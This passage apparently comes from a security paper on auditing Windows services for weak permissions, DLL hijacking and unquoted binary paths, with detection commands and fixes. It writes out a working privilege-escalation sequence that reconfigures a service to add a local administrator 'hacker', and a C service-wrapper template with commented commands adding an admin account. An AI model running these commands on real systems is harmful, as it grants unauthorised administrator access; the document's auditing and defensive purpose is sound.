Similarly to file access rights, selecting the "Advanced" view returns a full listing of each individual service access rights.



Name: Authenticated Users

Apply to: This object only

Permissions:

Permissions	Allow	Deny
Query status	☑	□
Enumerate dependents	☑	□
Start	□	□
Stop	□	□
Pause and continue	□	□
Interrogate	☑	□
User-defined control	☑	□
Delete	□	□
Read permissions	☑	□
Change permissions	□	□
Take ownership	□	□

□ Apply these permissions to objects and/or containers within this container only

In order to audit the services DACLs, Accesschk is again the tool of choice. To assess the DACLs of all services present on system run the following command:

```
C:\>accesschk.exe -quvcw * > services_DACLs.txt
```

This will return the DACLs of every service. If one in particular is to be audited the following can be run instead:

```
C:\>accesschk.exe -quvcw ServiceName
```

An example of an insecure access assignment follows, where the "Authenticated Users" group is allowed to change the service's configuration and restart the service.

```
badsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE USER DEFINED CONTROL
        READ_CONTROL
```

If the service runs under a higher privileged account than the user then a privilege escalation attack is possible.

```
C:\>sc qc badsvc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: badsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\DangerousService\insecure.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : badsvc
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

To exploit the issue, any user who is successfully authenticated with the system could run the following set of commands to add a new local administrator that they control and then clean up:

```
C:\>sc config badsvc binpath= "cmd /c net user hacker S3cr3t /add"
C:\>sc stop badsvc
C:\>sc start badsvc
C:\>sc config badsvc binpath= "cmd /c net localgroup administrators hacker /add"
C:\>sc stop badsvc
C:\>sc start badsvc
C:\>sc config badsvc binpath= "C:\DangerousService\insecure.exe"
C:\>sc stop badsvc
C:\>sc start badsvc
```


2.5 Missing DLLs

Another issue linked to Windows Services that could potentially enable an attacker to execute arbitrary code under the context of the service account is related to Dynamic Link Libraries (DLLs). As with any other Windows binary, when a service binary runs it requires a number of DLLs to function properly. These DLLs are mapped into the service process memory space at runtime. However, sometimes for various reasons (e.g. code debugging, backwards compatibility, bad coding practices), an application tries to load DLLs in an insecure way. This includes DLLs that might not exist on the system or those that are called without using a fully qualified path. This opens a window of opportunity for the service to be compromised and potentially for privileges to be escalated. By default in Windows when an application loads a DLL by name, the system will search for it in a predefined directory list which is called DLL search order. In 32bit Windows the search order is the following:

1. The directory from which the application loaded
2. The Windows 32bit System directory (C:\Windows\System32)
3. The Windows 16bit System directory (C:\Windows\System)
4. The Windows directory (C:\Windows)
5. The current working directory (CWD)
6. The directories in the System PATH variable
7. The directories in the User PATH variable


If the permissions in any of the above directories are not properly set, a user with write access on them could drop a DLL, containing arbitrary code, named the same as the expected DLL to be executed when it is loaded by the service. This attack is known as DLL high jacking. More details for the Windows DLL search order can be found in this MSDN article. It also offers a more stealthy persistence mechanism the DLL is loaded in the context of an existing service. Additionally it could potentially bypass integrity monitoring software as it does not involve modification of existing files, which would be detected.

From an auditing perspective, at a permission level, it is important that all directories of the DLL search order be assessed, with particular attention to the members of the PATH variable (System and User) and the current working directory. The following image highlights Java JDK's binary directory that is contained in the System's PATH variable:




```
C:\>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\testuser1\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=W7PC
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
HOMEPATH=\Users\testuser1
LOCALAPPDATA=C:\Users\testuser1\AppData\Local
LOGONSERVER=\\W7PC
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32
\WindowsPowerShell\v1.0\;C:\jdk\bin
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 26 Stepping 5, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=1a05
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
```

A review of the permissions of the JDK binary directory reveals that the "Authenticated Users" group has inherited change rights on it. This opens the exploitation window for standard system users to potentially escalate their privileges.



```
C:\>icacls C:\jdk\bin
C:\jdk\bin BUILTIN\Administrators:(I)(F)
           BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(I)(F)
           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
           BUILTIN\Users:(I)(OI)(CI)(RX)
           NT AUTHORITY\Authenticated Users:(I)(M)
           NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files

C:\>
```

In order to detect DLL calls directly from the binary, the Sysinternals Process Monitor [6] application offers a quick way to audit a binary at runtime for various read and write operations, including file system calls. By setting a filter for the service process name and monitoring the file system operations, we observe the failed attempt as 'FILE_NOT_FOUND' in the results column. This allows us to identify calls to missing DLLs. In the example below the service attempts to load "symcagntctl.dll" but the file is not found on the system.



Time ...	Process Name	PID	Operation	Path	Result	Detail
4:24:3...	service.exe	1200	QuerySecurityFile	C:\Windows\System32\msvcr100.dll	BUFFER OVERFL...	Information: Owner
4:24:3...	service.exe	1200	QuerySecurityFile	C:\Windows\System32\msvcr100.dll	SUCCESS	Information: Owner
4:24:3...	service.exe	1200	CloseFile	C:\Windows\System32\msvcr100.dll	SUCCESS	
4:24:3...	service.exe	1200	QueryNameInfo...	C:\Program Files\Sample Service\service.exe	SUCCESS	Name: \Program Fil...
4:24:3...	service.exe	1200	CreateFile	C:\Program Files\Sample Service\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Windows\System32\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Windows\System\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Windows\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Program Files\Sample Service\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Windows\System32\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Windows\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Windows\System32\wbem\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	CreateFile	C:\jdk\bin\symcagntctl.dll	NAME NOT FOUND	Desired Access: R...
4:24:3...	service.exe	1200	QueryNameInfo...	C:\Windows\System32\apphelp.dll	SUCCESS	Name: \Windows\...
4:24:3...	service.exe	1200	QueryNameInfo...	C:\Windows\System32\KernelBase.dll	SUCCESS	Name: \Windows\...
4:24:3...	service.exe	1200	QueryNameInfo...	C:\Windows\System32\kernel32.dll	SUCCESS	Name: \Windows\...
4:24:3...	service.exe	1200	QueryNameInfo...	C:\Windows\System32\ntdll.dll	SUCCESS	Name: \Windows\...
4:24:3...	service.exe	1200	CloseFile	C:\Program Files\Sample Service	SUCCESS	

Showing 202 of 639 events (31%)

The highlighted part of the output shows Windows going through the DLL search order, including the JDK's binary directory.

The service binary and DLLs should also be examined using static and dynamic analysis techniques. The analysis can provide information that the above method cannot, such as missing DLL dependencies of existing DLLs that occur upon the service's startup. In [7] the DLL hijacking technique is described, taking the example of the failed attempt of the "IKE and AuthIP IPsec Keying Modules" service to load wlbsctrl.dll on a Windows 7 build. This is the issue exploited by Metasploit's ikeext_service module [8].

2.6 Unquoted Service Binary Paths

Another common misconfiguration that can be found in Windows Services is related to unquoted paths that contain spaces. The issue arises because of the way Windows interprets such paths. If the path is not enclosed in quote marks, its interpretation becomes ambiguous. The operating system will first attempt to run the binary from the path ending at the first space character, then the second, and so on. For example, when attempting to run the following program:

```
C:\Program Files\Service Directory\binary name.exe
```

Windows tries to interpret the different paths (highlighted in bold) in the following order:

1. C:\Program.exe Files\Service Directory\binary name.exe

2. C:\Program Files\Service.exe Directory\binary name.exe

3. C:\Program Files\Service Directory\binary.exe name.exe

4. C:\Program Files\Service Directory\binary name.exe

MSDN's page for the CreateProcess API function [9] gives more details about the issue, at the section where the lpApplicationName parameter is described. Successful exploitation takes advantage of the logic flaw in the way that the lpApplicationName parameter is handled. This has been a known issue for some time now, but it hasn't been fixed as it is probably related to core system internal functions and as such it is considered normal behaviour. The following example demonstrates a service that contains a space in the binary path and is not enclosed within quotes.

```
C:\>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Service Directory\launcher svc.exe
        LOAD ORDER GROUP   :
        TAG                : 0
        DISPLAY_NAME       : UnquotedSvc
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

If an attacker could copy a file called service.exe or launcher.exe and place it on C:\ or C:\Service Directory\launcher.exe respectively, this would cause Windows to run the malicious executable in the user context of the service account at the next service restart. For this attack to succeed, the attacker must have write access to any directories along the path to the binary, in order to be able to drop the executable with the proper name and gain code execution. So there are two requirements for the attack to succeed. The Metasploit Framework includes the following post exploitation module:

```
exploit/windows/local/trusted_service_path
```

This module enables an attacker to potentially escalate privileges by exploiting unquoted service binary paths.

It is recommended that all paths to services are enclosed in quote characters. This will ensure Windows will only attempt to locate the binary at the desired path. In order to review the services for unquoted binary paths, the following wmic command can be used locally on a system by both low and high privileged users:

```
C:\>wmic service list config
...snip...
...snip...
FALSE Normal UnquotedSvc   C:\Service Directory\launcher svc.exe
FALSE Normal SQLWriter "C:\Program Files\Microsoft SQL Server\90\Shared\sqlwriter.exe"
```


The above output shows a quoted and an unquoted binary path of two different services. The command can also run remotely but in this case administrative level of access is required:

```
C:\>wmic /node:target_IP /user:admin_user /password:admin_password service list config
```

From the above output the user can quickly identify which binary paths are not quoted, in order to proceed with the fix. For this vulnerability, the fix is straightforward: it does not require any code modifications and can be applied manually. One can navigate under the following registry location where Windows keeps an entry for every service registered with the system:

- HKLM\System\CurrentControlSet\services

Then find the service in question and change the value of the corresponding "ImagePath" key to be enclosed within double quotes.



Name	Type	Data
(Default)	REG_SZ	(value not set)
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\Program Files\Service Directory\launcher svc.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000010 (16)
Description	REG_SZ	Unquoted binary path service test

Value name: ImagePath

Value data: "C:\Service Directory\launcher svc.exe"

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\UnquotedSvc

Running the sc command again confirms the resolution of the issue:

```
C:\>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: unquotedsvc
        TYPE                   : 10   WIN32_OWN_PROCESS
        START_TYPE             : 3    DEMAND_START
        ERROR_CONTROL          : 1    NORMAL
        BINARY_PATH_NAME       : "C:\Service Directory\launcher svc.exe"
        LOAD_ORDER_GROUP       :
        TAG                    : 0
        DISPLAY_NAME       : UnquotedSvc
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

3. Service Exploitation

The exploitation of most flaws in a service that have been described so far involves the replacement of the service binary either by overwriting the file or by changing the service's configuration. Windows services require the use of specific functions and structures which produce a binary in a format that the Windows Service Manager expects. Using arbitrary executables results in unreliable execution because the Windows Service Manager may kill processes that do not respond in the expected manner. It is therefore recommended to use binaries that adhere to the service definition.

The Metasploit framework can produce such binaries on the fly, using the exe-service type in the msfencode or msfvenom or generate commands. However in some more complex scenarios, such as custom payloads or non-networked systems, the Metasploit payloads do not offer enough flexibility. Also without any obfuscation they are detectable by Anti-Virus software due to the known stubs. Using a service wrapper instead, can deal with these issues easier. The following C code is an example of such a wrapper.

```
#include <windows.h>
#include <stdio.h>
#define SLEEP_TIME 5000
SERVICE STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);
typedef short (CALLBACK* FuncType)(LPCTSTR);

int Run()
{
/*  Code goes here e.g.
    system("net user servicetest Secret /ADD");
    system("net localgroup Administrators servicetest /ADD");
    return 0;
*/
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "ServiceNameGoesHere";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;
    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;

    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}
```

```
void ServiceMain(int argc, char** argv)
{
    ServiceStatus.dwServiceType        = SERVICE WIN32;
    ServiceStatus.dwCurrentState       = SERVICE_START_PENDING;
    ServiceStatus.dwControlsAccepted   = SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN;
    ServiceStatus.dwWin32ExitCode      = 0;
    ServiceStatus.dwServiceSpecificExitCode = 0;
    ServiceStatus.dwCheckPoint         = 0;
    ServiceStatus.dwWaitHint           = 0;

    hStatus = RegisterServiceCtrlHandler("ServiceNameGoesHere",
(LPHANDLER_FUNCTION)ControlHandler);
    Run();

    ServiceStatus.dwCurrentState = SERVICE_RUNNING;
    SetServiceStatus (hStatus, &ServiceStatus);

    while (ServiceStatus.dwCurrentState == SERVICE_RUNNING)
    {
              Sleep(SLEEP_TIME);
    }
    return;
}
void ControlHandler(DWORD request)
{
    switch(request)
    {
        case SERVICE CONTROL STOP:
                    ServiceStatus.dwWin32ExitCode = 0;
            ServiceStatus.dwCurrentState  = SERVICE STOPPED;
            SetServiceStatus (hStatus, &ServiceStatus);
            return;
        case SERVICE_CONTROL_SHUTDOWN:
            ServiceStatus.dwWin32ExitCode = 0;
            ServiceStatus.dwCurrentState  = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &ServiceStatus);
            return;
        default:
            break;
    }
    SetServiceStatus (hStatus,  &ServiceStatus);
    return;
}
```

4. Summary

When it comes to Windows Services, a number of misconfigurations and bad security practices can offer an attacker the opportunity to execute arbitrary code and escalate privileges. On fully patched systems, this vector can be an attacker's best bet. This article has sought to describe the most common implementation pitfalls of Windows Services, excluding memory corruption vulnerabilities, and to demonstrate how to identify them.

As we've seen, there are a number of ways in which misconfigured services could be compromised. There are five main areas related to the implementation of a service that can impact on the security of a system:

- File system/registry permissions
- Named Pipes permissions
- Service permissions
- Missing DLLs
- Unquoted service binary paths

Successful exploitation results in arbitrary code execution whilst bypassing most of the protections that the operating system enforces. Understanding the importance of this part of the system and the impact it has on the overall security posture, as well as how to assess it, is key to both attack and defence perspectives.

5. References

[1] Symantec pcAnywhere insecure file permissions local privilege escalation (CVE-2011-3479). Available:

http://www.exploit-db.com/exploits/18823

[2] Windows Sysinternals AccessChk. Available: http://technet.microsoft.com/en-gb/sysinternals/bb664922.aspx

[3] Windows Sysinternals Process Explorer. Available: http://technet.microsoft.com/en-gb/sysinternals/bb896653.aspx

[4] Win32 Pipe Security Editor Windows NT/2000/XP. Available: http://retired.beyondlogic.org/solutions/pipesec/pipesec.htm

[5] WebToGo 3G Dongle Software - Named Pipe Arbitrary Command Execution. Available: https://labs.mwrinfosecurity.com/advisories/2013/02/27/webtogo-3g-dongle-software---named-pipe-arbitrary-command-execution

[6] Windows Sysinternals Process Monitor. Available: http://technet.microsoft.com/en-gb/sysinternals/bb896645.aspx

[7] Elevating privileges by exploiting weak folder permissions. Available: http://www.greyhathacker.net/?p=738

[8] IKE and AuthIP IPsec Keyring Modules Service (IKEEXT) Missing DLL Metasploit module. Available: http://www.rapid7.com/db/modules/exploit/windows/local/ikeext_service

[9] Windows CreateProcess API function. Available: http://msdn.microsoft.com/en-us/library/windows/desktop/ms682425(v=vs.85).aspx